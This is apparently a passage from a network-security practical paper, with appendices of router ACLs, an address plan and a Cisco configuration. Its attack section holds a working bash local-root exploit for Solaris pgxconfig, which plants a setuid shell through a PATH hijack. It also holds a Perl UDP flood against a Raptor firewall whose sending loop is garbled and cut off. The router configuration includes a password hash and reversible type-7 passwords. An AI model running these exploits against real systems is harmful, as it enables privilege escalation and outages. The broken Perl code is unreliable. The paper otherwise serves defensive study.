> The configuration tool associated with this product is called
> pgxconfig and is installed in /usr/sbin mode 4555 by default.
>
> Extract from pkgmap:
>
> 1 d none sbin 0775 root bin
> 1 s none sbin/GFXconfig=pgxconfig
> 1 f none sbin/pgxconfig 4555 root bin 105956 42039 934907098

With this command it is possible for any user on the system to change the openwin configuration. The way this program does this is using system("cp"); to copy the existing configuration to a backup before overwriting the configuration with a new file. Anyway, we all know that Solaris's implementation of system() does NOT execute processes with root priviledges when the users uid >= 100. However, this particular version of pgxconfig does a nice setuid(0); for us. So, while we had euid = 0 from being executed as a suid root program, we now have uid = 0 and thus system() will execute whatever its told to, as root.

In this particular program, system is used badly and two things are going on.

1. root privileges are not dropped
2. the environment is not sanitised

without source I cant show you exactly whats going on in there but the result is obviously insecure.

Its worth noting here (and demonstrating in the exploit) that the use of system("cp /whatever /wherever"); isn't the only system() call worth exploiting. I've used the easiest one in my exploit below.

Other problems noted but not investigated were multiple command line options lacking proper bounds checking and predictable temp file creation. It would be a good idea for the vendor to perform a complete audit on this product.

Exploit:

```
#!/usr/local/bin/bash

# TechSource Raptor GFX configurator root exploit
# suid@suid.kg

# unfortunately a compiler must be installed to use this example
# exploit. however there's a million ways around this you know

# on my system , gcc isnt in my path
PATH=$PATH:/usr/local/bin

# build a little prog nothing new here folks
echo '#include' > ./x.c
echo 'int main(void) { setuid(0); setgid(0); execl
("/bin/sh", "/bin/sh", "-i",0);}' >> ./x.c
```

```
        gcc x.c -o foobar
        rm -f ./x.c

        # build a substitute chown command. i much prefer this over
# regular chown
        echo "#!/bin/sh" > chown
        echo "/usr/bin/chown root ./foobar" >> chown
        echo "/usr/bin/chmod 4755 ./foobar" >> chown
        chmod 0755 chown

        # oooh look its the magical fairy path variable
        export PATH=.:$PATH

        # heres one way to skin a cat
        # (theres more, some need valid devices. excercise for the readers)
        /usr/sbin/pgxconfig -i
        rm -f chown

        ./foobar
```

Denial of Service

Date: November 5, 2001
Product: Symmantec Raptor Firewall
Problem: When the firewall is sent a zero length UDP packet, the CPU consumes 100% of system resources.
Impact: A remote user can cause denial-of-service to users inside the firewall. The firewall must be rebooted before normal operation may be resumed.

In order for firewalls to be effective they need to be placed in network "chokepoints" this introduces vulnerabilities if redundancy is not addressed. The design has a single point of failure in the perimiter firewall. One of the vulnerabilities discovered is an easily performed DOS that results in the firewall failing to forward traffic. The code below was downloaded from securityfocus.

```
#!/usr/bin/perl
###################################
# This Code is for education only #
###################################
# Greetings to kitchen from #perl on irc openproject.net
# For the help on some perl questions.
# Firewalls are hard on the outside and crunchy on the inside
#
# The Rapor Firewall UDP-GSP (UDP-Proxy) gets 100% CPU load
# When getting UDP-Packets with no Data init
#
```

```
# Written 21.Jun 2001 by Max Moser mmo@remote-exploit.org
#
# http://www.remote-exploit.org
#

use Net::RawIP;
use Getopt::Long;

GetOptions('src=s','dst=s','num=i');

if (!$opt_src | !$opt_dst | !$opt_num ){
                print "\nUsage parameters for ".$0.":\n";
                print "\t--src\t IP-Sourceaddress\n";
                print "\t--dst\t IP-Destinationaddress\n";
                print "\t--num\t Numer of UDP packets to send\n";
                print "\nExample:\n";
                print "\t".$0." --src=192.168.0.1 --dst=192.168.0.354 --num=1000\n\n\n";
                exit(1);
};

# Some defines
$| = 1;
@anim= ("\\","|","/","-","\\","|","/","-");
$source=$opt_src;
$destination=$opt_dst;
$numpack=$opt_num;

print "\n\n\tSending packets now  ";
for($x=0;$x{source=>$sport,dest=>$dport}});
        $c->set({ip=>{saddr=>$source,daddr=>$destination},{udp}});
        $c->send;
        undef $c;
                for ($y=0;$y
```

Using my 50 cable modems I could cause the firewall administrator to have a VERY bad day. Due to the connectionless nature of UDP, the source host IP address may be spoofed, making it nearly impossible to track and block.

I believe this would be very difficult to stop. If the perimeter router were able to filter the UDP packets based on data that they contained then it might be possible to stop the attack.

Appendix A

The following access list denies IP addresses based on those not currently active, according to: http://www.iana.org/assignments/ipv4-address-space

```
deny ip 10.0.0.0 0.255.255.255 any log
deny ip 172.16.0.0 0.0.255.255 any log
deny ip 192.168.0.0 0.0.255.255 any log
deny ip 1.0.0.0 0.0.0.0 any log
deny ip 2.0.0.0 0.0.0.0 any log
deny ip 5.0.0.0 0.0.0.0 any log
deny ip 7.0.0.0 0.0.0.0 any log
deny ip 10.0.0.0 0.0.0.0 any log
deny ip 23.0.0.0 0.0.0.0 any log
deny ip 31.0.0.0 0.0.0.0 any log
deny ip 37.0.0.0 0.0.0.0 any log
deny ip 39.0.0.0 0.0.0.0 any log
deny ip 41.0.0.0 0.0.0.0 any log
deny ip 42.0.0.0 0.0.0.0 any log
deny ip 49.0.0.0 0.0.0.0 any log
deny ip 50.0.0.0 0.0.0.0 any log
deny ip 58.0.0.0 0.0.0.0 any log
deny ip 59.0.0.0 0.0.0.0 any log
deny ip 60.0.0.0 0.0.0.0 any log
deny ip 69.0.0.0 0.0.0.0 any log
deny ip 70.0.0.0 0.0.0.0 any log
deny ip 71.0.0.0 0.0.0.0 any log
deny ip 72.0.0.0 0.0.0.0 any log
deny ip 73.0.0.0 0.0.0.0 any log
deny ip 74.0.0.0 0.0.0.0 any log
deny ip 75.0.0.0 0.0.0.0 any log
deny ip 76.0.0.0 0.0.0.0 any log
deny ip 77.0.0.0 0.0.0.0 any log
deny ip 78.0.0.0 0.0.0.0 any log
deny ip 79.0.0.0 0.0.0.0 any log
deny ip 82.0.0.0 0.0.0.0 any log
deny ip 83.0.0.0 0.0.0.0 any log
deny ip 84.0.0.0 0.0.0.0 any log
deny ip 85.0.0.0 0.0.0.0 any log
deny ip 86.0.0.0 0.0.0.0 any log
deny ip 87.0.0.0 0.0.0.0 any log
deny ip 88.0.0.0 0.0.0.0 any log
deny ip 89.0.0.0 0.0.0.0 any log
deny ip 90.0.0.0 0.0.0.0 any log
deny ip 91.0.0.0 0.0.0.0 any log
deny ip 92.0.0.0 0.0.0.0 any log
deny ip 93.0.0.0 0.0.0.0 any log
deny ip 94.0.0.0 0.0.0.0 any log
deny ip 95.0.0.0 0.0.0.0 any log
deny ip 96.0.0.0 0.0.0.0 any log
deny ip 97.0.0.0 0.0.0.0 any log
deny ip 98.0.0.0 0.0.0.0 any log
deny ip 99.0.0.0 0.0.0.0 any log
deny ip 100.0.0.0 0.0.0.0 any log
deny ip 101.0.0.0 0.0.0.0 any log
deny ip 102.0.0.0 0.0.0.0 any log
deny ip 103.0.0.0 0.0.0.0 any log
deny ip 104.0.0.0 0.0.0.0 any log
deny ip 105.0.0.0 0.0.0.0 any log
deny ip 106.0.0.0 0.0.0.0 any log
```

```
deny ip 107.0.0.0 0.0.0.0 any log
deny ip 108.0.0.0 0.0.0.0 any log
deny ip 109.0.0.0 0.0.0.0 any log
deny ip 110.0.0.0 0.0.0.0 any log
deny ip 111.0.0.0 0.0.0.0 any log
deny ip 112.0.0.0 0.0.0.0 any log
deny ip 113.0.0.0 0.0.0.0 any log
deny ip 114.0.0.0 0.0.0.0 any log
deny ip 115.0.0.0 0.0.0.0 any log
deny ip 116.0.0.0 0.0.0.0 any log
deny ip 117.0.0.0 0.0.0.0 any log
deny ip 118.0.0.0 0.0.0.0 any log
deny ip 119.0.0.0 0.0.0.0 any log
deny ip 120.0.0.0 0.0.0.0 any log
deny ip 121.0.0.0 0.0.0.0 any log
deny ip 122.0.0.0 0.0.0.0 any log
deny ip 123.0.0.0 0.0.0.0 any log
deny ip 124.0.0.0 0.0.0.0 any log
deny ip 125.0.0.0 0.0.0.0 any log
deny ip 126.0.0.0 0.0.0.0 any log
deny ip 127.0.0.0 0.0.0.0 any log
deny ip 197.0.0.0 0.0.0.0 any log
deny ip 201.0.0.0 0.0.0.0 any log
deny ip 221.0.0.0 0.0.0.0 any log
deny ip 222.0.0.0 0.0.0.0 any log
deny ip 223.0.0.0 0.0.0.0 any log
deny ip 224.0.0.0 0.0.0.0 any log
deny ip 225.0.0.0 0.0.0.0 any log
deny ip 226.0.0.0 0.0.0.0 any log
deny ip 227.0.0.0 0.0.0.0 any log
deny ip 228.0.0.0 0.0.0.0 any log
deny ip 229.0.0.0 0.0.0.0 any log
deny ip 230.0.0.0 0.0.0.0 any log
deny ip 231.0.0.0 0.0.0.0 any log
deny ip 232.0.0.0 0.0.0.0 any log
deny ip 233.0.0.0 0.0.0.0 any log
deny ip 234.0.0.0 0.0.0.0 any log
deny ip 235.0.0.0 0.0.0.0 any log
deny ip 236.0.0.0 0.0.0.0 any log
deny ip 237.0.0.0 0.0.0.0 any log
deny ip 238.0.0.0 0.0.0.0 any log
deny ip 239.0.0.0 0.0.0.0 any log
deny ip 240.0.0.0 0.0.0.0 any log
deny ip 241.0.0.0 0.0.0.0 any log
deny ip 242.0.0.0 0.0.0.0 any log
deny ip 243.0.0.0 0.0.0.0 any log
deny ip 244.0.0.0 0.0.0.0 any log
deny ip 245.0.0.0 0.0.0.0 any log
deny ip 246.0.0.0 0.0.0.0 any log
deny ip 247.0.0.0 0.0.0.0 any log
deny ip 248.0.0.0 0.0.0.0 any log
deny ip 249.0.0.0 0.0.0.0 any log
deny ip 250.0.0.0 0.0.0.0 any log
deny ip 251.0.0.0 0.0.0.0 any log
deny ip 252.0.0.0 0.0.0.0 any log
deny ip 253.0.0.0 0.0.0.0 any log
deny ip 254.0.0.0 0.0.0.0 any log
```

```
deny ip 255.0.0.0 0.0.0.0 any log
```

Appendix B

host/network	ip address/Range	Internet static network	mapping/NAT: ID	DMZ Static Mapping/NAT: ID	VPN Static Mapping/NAT: ID	Internet PAT
Remote partner	40.40.40.0	Internet				
NTP server	192.5.41.239	Internet				
Remote Employee	any	Internet	/199.199.199.17-29:1		/10.100.100.17-46	199.199.199.30
Suppliers	any	Internet			/10.100.100.49-79	
Secondary DNS	205.166.226.34	Internet				
VPN Concentrator	199.199.199.6	outside				
VPN Concentrator	10.100.100.2	VPN				
VPN-Switch	10.100.100.254	VPN				
Int-WWW	10.1.2.10	Inside			S-10.100.100.3/	
Tacacs	10.1.2.11	Inside		S-10.1.20.14/	S-10.100.100.4/	
Net-MGT	10.1.2.12	Inside		S-10.1.20.15/	S-10.100.100.5/	
Syslog	10.1.2.13	Inside		S-10.1.20.16/	S-10.100.100.6/	
Int-Mail	10.1.2.14	Inside		S-10.1.20.17/	S-10.100.100.7/	
Int-DNS	10.1.2.15	Inside		S-10.1.20.18/	S-10.100.100.8/	
Sales Users	10.1.3.2-253	Inside	/199.199.199.33-61:2			199.199.199.62
User-switch	10.1.3.254	Inside				
HR-staff	10.1.4.17-240	Inside	/199.199.199.65-93:3			199.199.199.94
HRFW-outside	10.1.4.250	Inside				
HRFW-inside	10.1.4.251	Inside				
HRFW-dmz	10.1.4.252	Inside				
HR-dmzswitch	10.1.4.253	Inside				
HR-insideswitch	10.1.4.254	Inside				
HR-Fileserver	10.1.4.10	Inside				
HR-Acctgserver	10.1.4.11	Inside				
ISFW-outside	10.1.5.250	Inside				
ISFW-inside	10.1.5.251	Inside				
ISFW-DMZ	10.1.5.252	Inside				
IS-dmzswitch	10.1.5.254	Inside				
WWW-MGT	10.1.5.10	Inside				
IDS-MGT	10.1.5.11	Inside				
FW-MGT	10.1.5.12	Inside				
SYS-Admin	10.1.5.13	Inside				
IS-insideswitch	10.1.5.253	Inside				
DBFW-outside	10.1.6.250	Inside				
DBFW-inside	10.1.6.251	Inside				
DB-switch	10.1.6.254	Inside				
DB-Fortune	10.1.6.10	Inside				

FTP-switch	10.1.7.254	Inside		
FTP-Depot	10.1.7.10	Inside		
Mktg-users	10.1.8.3-253	Inside	/199.199.199.97-125:4	199.199.199.126
DMZ-switch	10.1.20.254	DMZ		
Proxy-Pub	10.1.20.10	DMZ	S-199.199.199.10	
Proxy-Part	10.1.20.11	DMZ	S-199.199.199.11	
EXT-DNS	10.1.20.12	DMZ	S-199.199.199.12	
EXT-Mail	10.1.20.13	DMZ	S-199.199.199.13	

Appendix C

```
sho run
Building configuration...

Current configuration : 8863 bytes
!
version 12.1
no service pad
service timestamps debug uptime
service timestamps log datetime msec localtime show-timezone
no service password-encryption
!
hostname GIAC-Internal
!
boot system flash bootflash:c6msfc2-po3sv-mz.121-8a.E5.bin
boot bootldr bootflash:c6msfc2-boot-mz.121-8a.E5.bin
logging buffered 16000 informational
logging console notifications
logging facility local5
logging source-interface Vlan2
logging 10.1.2.13
aaa new-model
aaa authentication login default group tacacs+ line enable
aaa authentication enable default group tacacs+ enable line
aaa authorization exec default group tacacs+ if-authenticated
aaa authorization commands 1 default group tacacs+ if-authenticated
accounting exec default stop-only group tacacs+
accounting commands 15 default start-stop group tacacs+
enable secret 5 $1$mv.P$sMrMiCuXGbMpnUHgj9a.s0
!
username giacadmin password 7 08314D5D1A0E0A0516
ip subnet-zero
no ip source-route
!
!
no ip domain-lookup
ip domain-name giac.com
ip name-server 199.199.199.12
!
no ip bootp server
!
```

```
!
!
interface Vlan1
 description Pix-Interior
 ip address 10.1.1.2 255.255.255.0
 no ip redirects
 no ip unreachables
 no ip proxy-arp
 no ip route-cache cef
!
interface Vlan2
 description Internal Service Net
 ip address 10.1.2.1 255.255.255.0
 ip access-group SVC-ingress in
 ip access-group SVC-egress out
 no ip redirects
 no ip unreachables
 no ip proxy-arp
!
interface Vlan3
 description Internal Users Net
 ip address 10.1.3.1 255.255.255.0
 ip access-group Staff-ingress in
 ip access-group Staff-egress out
 no ip redirects
 no ip unreachables
 no ip proxy-arp
!
interface Vlan4
 description HR & ACCTG Net
 ip address 10.1.4.1 255.255.255.0
 ip access-group HR-ingress in
 ip access-group HR-egress out
 no ip redirects
 no ip unreachables
 no ip proxy-arp
!
interface Vlan5
description IS Net
 ip address 10.1.5.1 255.255.255.0
 ip access-group IS-ingress in
 ip access-group IS-egress out
 no ip redirects
 no ip unreachables
 no ip proxy-arp
!
interface Vlan6
 description Fortune Database Net
 ip address 10.1.6.1 255.255.255.0
 ip access-group Database-ingress in
 ip access-group Database-egress out
 no ip redirects
 no ip unreachables
 no ip proxy-arp
!
interface Vlan7
 description FTP-Depot Net
```

```
 ip address 10.1.7.1 255.255.255.0
 ip access-group FTP-ingress in
 ip access-group FTP-egress out
 no ip redirects
 no ip unreachables
 no ip proxy-arp
!
interface Vlan8
 ip address 10.1.8.1 255.255.255.0
 no ip redirects
 no ip unreachables
 no ip proxy-arp
 shutdown
!
interface Vlan9
 ip address 10.1.9.1 255.255.255.0
 no ip redirects
 no ip unreachables
 no ip proxy-arp
 shutdown
!
interface Vlan10
 ip address 10.1.10.1 255.255.255.0
 no ip redirects
 no ip unreachables
 no ip proxy-arp
 shutdown
!
interface Vlan20
 ip address 10.1.20.1 255.255.255.0
 shutdown
!
ip classless
route 0.0.0.0 0.0.0.0 10.1.1.1
ip route 10.1.20.0 255.255.255.0 10.1.1.1
no ip http server
!
!
ip access-list extended Database-egress
 permit udp host 10.1.2.12 host 10.1.6.254 eq snmp
 permit udp host 10.1.2.12 host 10.1.6.254 eq snmptrap
 permit icmp host 10.1.2.12 host 10.1.6.254 echo
 permit udp host 10.1.2.18 host 10.1.6.254 eq tftp
 evaluate Database-reflect
 deny   ip any any log
ip access-list extended Database-ingress
 permit tcp 10.1.6.0 0.0.0.255 any reflect Database-reflect
 permit udp 10.1.6.0 0.0.0.255 any reflect Database-reflect
 permit icmp 10.1.6.0 0.0.0.255 any reflect Database-reflect
 deny   ip any any log
ip access-list extended FTP-egress
 permit udp host 10.1.2.12 host 10.1.7.254 eq snmp
 permit udp host 10.1.2.12 host 10.1.7.254 eq snmptrap
 permit icmp host 10.1.2.12 host 10.1.7.254 echo
 permit tcp 10.0.0.0 0.255.255.255 host 10.1.7.10 reflect FTP-reflect
 permit udp 10.0.0.0 0.255.255.255 host 10.1.7.10 reflect FTP-reflect
 permit icmp 10.0.0.0 0.255.255.255 host 10.1.7.10 reflect FTP-reflect
```

```
 deny   ip any any log
ip access-list extended FTP-ingress
 permit icmp host 10.1.7.254 host 10.1.2.12 echo-reply
 permit udp host 10.1.7.254 host 10.1.2.12 eq snmp
 permit udp host 10.1.7.254 host 10.1.2.12 eq snmptrap
 evaluate FTP-reflect
 deny   ip any any log
ip access-list extended HR-egress
 permit udp host 10.1.2.12 host 10.1.4.253 eq snmp
 permit udp host 10.1.2.12 host 10.1.4.253 eq snmptrap
 permit udp host 10.1.2.12 host 10.1.4.254 eq snmp
 permit udp host 10.1.2.12 host 10.1.4.254 eq snmptrap
 permit icmp host 10.1.2.12 host 10.1.4.254 echo
 permit icmp host 10.1.2.12 host 10.1.4.253 echo
 permit udp host 10.1.2.18 host 10.1.4.254 eq tftp
 permit udp host 10.1.2.18 host 10.1.4.253 eq tftp
 evaluate HR-reflect
 deny   ip any any log
ip access-list extended HR-ingress
 permit tcp 10.1.4.0 0.0.0.255 any reflect HR-reflect
 permit udp 10.1.4.0 0.0.0.255 any reflect HR-reflect
 permit icmp 10.1.4.0 0.0.0.255 any reflect HR-reflect
 deny   ip any any log
ip access-list extended IS-egress
 permit udp host 10.1.2.12 host 10.1.5.253 eq snmp
 permit udp host 10.1.2.12 host 10.1.5.253 eq snmptrap
 permit udp host 10.1.2.12 host 10.1.5.254 eq snmp
 permit udp host 10.1.2.12 host 10.1.5.254 eq snmptrap
 permit icmp host 10.1.2.12 host 10.1.5.254 echo
 permit icmp host 10.1.2.12 host 10.1.5.253 echo
 permit udp host 10.1.2.18 host 10.1.5.254 eq tftp
 permit udp host 10.1.2.18 host 10.1.5.253 eq tftp
 evaluate IS-reflect
 deny   ip any any log
ip access-list extended IS-ingress
 permit tcp 10.1.5.0 0.0.0.255 any reflect IS-reflect
 permit udp 10.1.5.0 0.0.0.255 any reflect IS-reflect
 permit icmp 10.1.5.0 0.0.0.255 any reflect IS-reflect
 deny   ip any any log
ip access-list extended SVC-egress
 permit tcp 10.1.0.0 0.0.255.255 host 10.1.2.10 eq www
 permit udp 10.1.0.0 0.0.255.255 host 10.1.2.12 eq snmptrap
 permit tcp 10.1.0.0 0.0.255.255 host 10.1.2.14 eq smtp
 permit tcp 10.1.0.0 0.0.255.255 host 10.1.2.15 eq domain
 permit ip 10.0.0.0 0.255.255.255 host 10.1.2.10
permit udp host 10.1.1.2 host 10.1.2.11 eq tacacs
 permit udp host 10.1.3.254 host 10.1.2.11 eq tacacs
 permit udp host 10.1.4.254 host 10.1.2.11 eq tacacs
 permit udp host 10.1.4.252 host 10.1.2.11 eq tacacs
 permit udp host 10.1.6.254 host 10.1.2.11 eq tacacs
 permit udp host 10.1.7.254 host 10.1.2.11 eq tacacs
 permit udp host 10.1.20.254 host 10.1.2.11 eq tacacs
 permit udp host 10.100.100.254 host 10.1.2.11 eq tacacs
 permit udp host 10.1.1.2 host 10.1.2.13 eq syslog
 permit udp host 10.1.3.254 host 10.1.2.13 eq syslog
 permit udp host 10.1.4.254 host 10.1.2.13 eq syslog
 permit udp host 10.1.4.252 host 10.1.2.13 eq syslog
```

```
 permit udp host 10.1.4.251 host 10.1.2.13 eq syslog
 permit udp host 10.1.4.10 host 10.1.2.13 eq syslog
 permit udp host 10.1.4.11 host 10.1.2.13 eq syslog
 permit udp host 10.1.6.254 host 10.1.2.13 eq syslog
 permit udp host 10.1.6.251 host 10.1.2.13 eq syslog
 permit udp host 10.1.6.10 host 10.1.2.13 eq syslog
 permit udp host 10.1.7.254 host 10.1.2.13 eq syslog
 permit udp host 10.1.7.10 host 10.1.2.13 eq syslog
 permit udp host 10.1.20.254 host 10.1.2.13 eq syslog
 permit udp host 10.1.20.10 host 10.1.2.13 eq syslog
 permit udp host 10.1.20.11 host 10.1.2.13 eq syslog
 permit udp host 10.1.20.12 host 10.1.2.13 eq syslog
 permit udp host 10.1.20.13 host 10.1.2.13 eq syslog
 permit udp host 10.100.100.254 host 10.1.2.13 eq syslog
 permit udp host 10.100.100.2 host 10.1.2.13 eq syslog
 permit udp host 10.1.1.2 host 10.1.2.11 eq tftp
 permit udp host 10.1.3.254 host 10.1.2.13 eq tftp
 permit udp host 10.1.4.254 host 10.1.2.13 eq tftp
 permit udp host 10.1.4.252 host 10.1.2.13 eq tftp
 permit udp host 10.1.6.254 host 10.1.2.13 eq tftp
 permit udp host 10.1.7.254 host 10.1.2.13 eq tftp
 permit udp host 10.1.20.254 host 10.1.2.13 eq tftp
 permit udp host 10.100.100.254 host 10.1.2.13 eq tftp
 evaluate SVC-reflect
 deny   ip any any log
ip access-list extended SVC-ingress
 permit tcp 10.1.2.0 0.0.0.255 any reflect SVC-reflect
 permit udp 10.1.2.0 0.0.0.255 any reflect SVC-reflect
 permit icmp 10.1.2.0 0.0.0.255 any reflect SVC-reflect
 deny   ip any any log
ip access-list extended Staff-egress
 permit udp host 10.1.2.12 host 10.1.3.254 eq snmp
 permit udp host 10.1.2.12 host 10.1.3.254 eq snmptrap
 permit icmp host 10.1.2.12 host 10.1.3.254 echo
 permit udp host 10.1.2.18 host 10.1.3.254 eq tftp
 evaluate Staff-reflect
 deny   ip any any log
ip access-list extended Staff-ingress
 permit tcp 10.1.3.0 0.0.0.255 any reflect Staff-reflect
 permit udp 10.1.3.0 0.0.0.255 any reflect Staff-reflect
 permit icmp 10.1.3.0 0.0.0.255 any reflect Staff-reflect
 deny   ip any any log
access-list 5 permit 10.1.5.0 0.0.0.255 log
access-list 5 deny   any log
access-list 10 permit 10.1.2.12
snmp-server community ThisShouldBeALongString RO 10
!
banner motd ^C!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!!!    WARNING     !!!!!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!

THIS SYTEM IS THE PROPERTY OF GIAC-FORTUNES
ALL UN-AUTHORIZED ACCESS IS STRICTLY
PROHIBITED. ALL TRAFFIC ENTERING THIS SYSTEM
MAY BE MONITORED.

!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
```

```
 ^C
!
line con 0
 exec-timeout 0 0
line vty 0 4
 access-class 5 in
 exec-timeout 5 0
 password 7 15190503553E2434
 transport input telnet
!
ntp server 10.1.1.1 source Vlan1
ntp server 199.199.199.1 source Vlan1
end
```

Appendix D

Table 13: Error Message Logging Keywords Level Keyword	Level	Description	Syslog Definition
emergencies	0	System unusable	LOG_EMERG
alerts	1	Immediate action needed	LOG_ALERT
critical	2	Critical conditions	LOG_CRIT
errors	3	Error conditions	LOG_ERR
warnings	4	Warning conditions	LOG_WARNING
notifications	5	Normal but significant condition	LOG_NOTICE
informational	6	Informational messages only	LOG_INFO
debugging	7	Debugging messages	LOG_DEBUG

Appendix E

AUTHENTICATED NTP SERVICE (A33-07-06-01 to A33-07-06-03)

NRC offers NTP (Network Time Protocol) servers with optional authentication procedures. Using authentication a client's server can have assurance that the

Internet data packets containing the NTP time stamp comes from NRC. Authentication is obtained by encrypting the data in one of 2 standard formats: DES (Data Encryption Standard) or MD5 (Message Digest 5). MD5 is restricted for use in Canada and U.S.A. only.

At present there is no fee for unauthenticated NTP time service. To receive authenticated NTP service, for a one-time fee, a client will receive a key code and a password on an NTP server at NRC. Authentication is available on our stratum-1 and stratum-2 servers.

A33-07-06-01 **Time service, secure NTP, set-up fee** $100	A one time set-up fee will be charged for a key ID and a password on each server that will provide authenticated time service.
A33-07-06-02 **Time service, secure NTP, annual maintenance fee** $100	A yearly fee, paid in advance, will be charged to maintain one authentication key for a client on one NRC NTP server.
A33-07-06-03 **Time service, secure NTP, annual maintenance fee, extra server** $40	A yearly fee, paid in advance, will be charged to maintain each additional authentication key for a client on another NRC NTP server.

http://www.nrc.ca/inms/time/ntpnrc.html

References

1. http://me.mit.edu/computing/security-guidelines.html
2. http://www.sans.org/infosecFAQ/firewall/router2.htm
   http://www.nrc.ca/inms/time/ntpnrc.html
3. http://www.unixtools.com/security.html
4. http://www.cisco.com/warp/public/cc/pd/fw/sqfw500/prodlit/pix2_ds.htm
5. http://www.cisco.com/univercd/cc/td/doc/product/software/ios113ed/113ed_cr/secur_c/scprt5/scpasswd.htm

6. http://www.cisco.com/univercd/cc/td/doc/product/software/ios112/112cg_cr/1rbook/1rsysmgt.htm#xtocid1962109
7. http://www.cisco.com/univercd/cc/td/doc/product/software/ios120/12cgcr/fun_c/fcprt3/fctroubl.htm#xtocid1767115
8. http://www.cisco.com/univercd/cc/td/doc/product/software/ios120/12cgcr/fun_c/fcprt3/fctroubl.htm#xtocid1767115
9. http://mirror1.hackerzlair.org/pROcon/misc/INTERNETHAC/src_route.txt
10. http://www.cisco.com/warp/public/cc/pd/iosw/iore/tech/cef_wp.htm
11. http://www.cisco.com/univercd/cc/td/doc/product/software/ios120/120newft/120t/120t5/iosfw2/ios_ids.htm#xtocid2056541
12. http://www.cisco.com/univercd/cc/td/doc/product/software/ios120/120newft/120limit/120s/120s5/SSHv1.htm#xtocid25517
13. http://www.iana.org/assignments/ipv4-address-space
14. http://www.cert.org/advisories/CA-1998-01.html - CERT Advisory CA-1998 Smurf IP Denial-of-Service Attacks
15. http://www.isi.edu/in-notes/rfc1918.txt
16. http://www.arin.net/templates/asntemplate.txt
17. http://www.cisco.com/univercd/cc/td/doc/product/software/ios121/121cgcr/ip_c/ipcprt2/1cdbgp.htm#xtocid6
18. http://www.cisco.com/univercd/cc/td/doc/cisintwk/ics/icsbgp4.htm
19. http://www.cisco.com/univercd/cc/td/doc/product/iaabu/pix/pix_v42/pix42cfg/pix42cmd.htm#xtocid2394415
20. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0116
21. http://www.cisco.com/warp/public/cc/so/cuso/epso/sqfr/safes_wp.htm
22. http://WWW.enteract.com/~lspitz/armoring.html Lance Spitzners white papers
23. Stevens, W. Richard, TCP/IP Illustrated, Volume 1. USA: Addison Wesley February 2000.

24. Chapman and Zwicky Building Internet Firewalls, USA: O'reilly June 2000.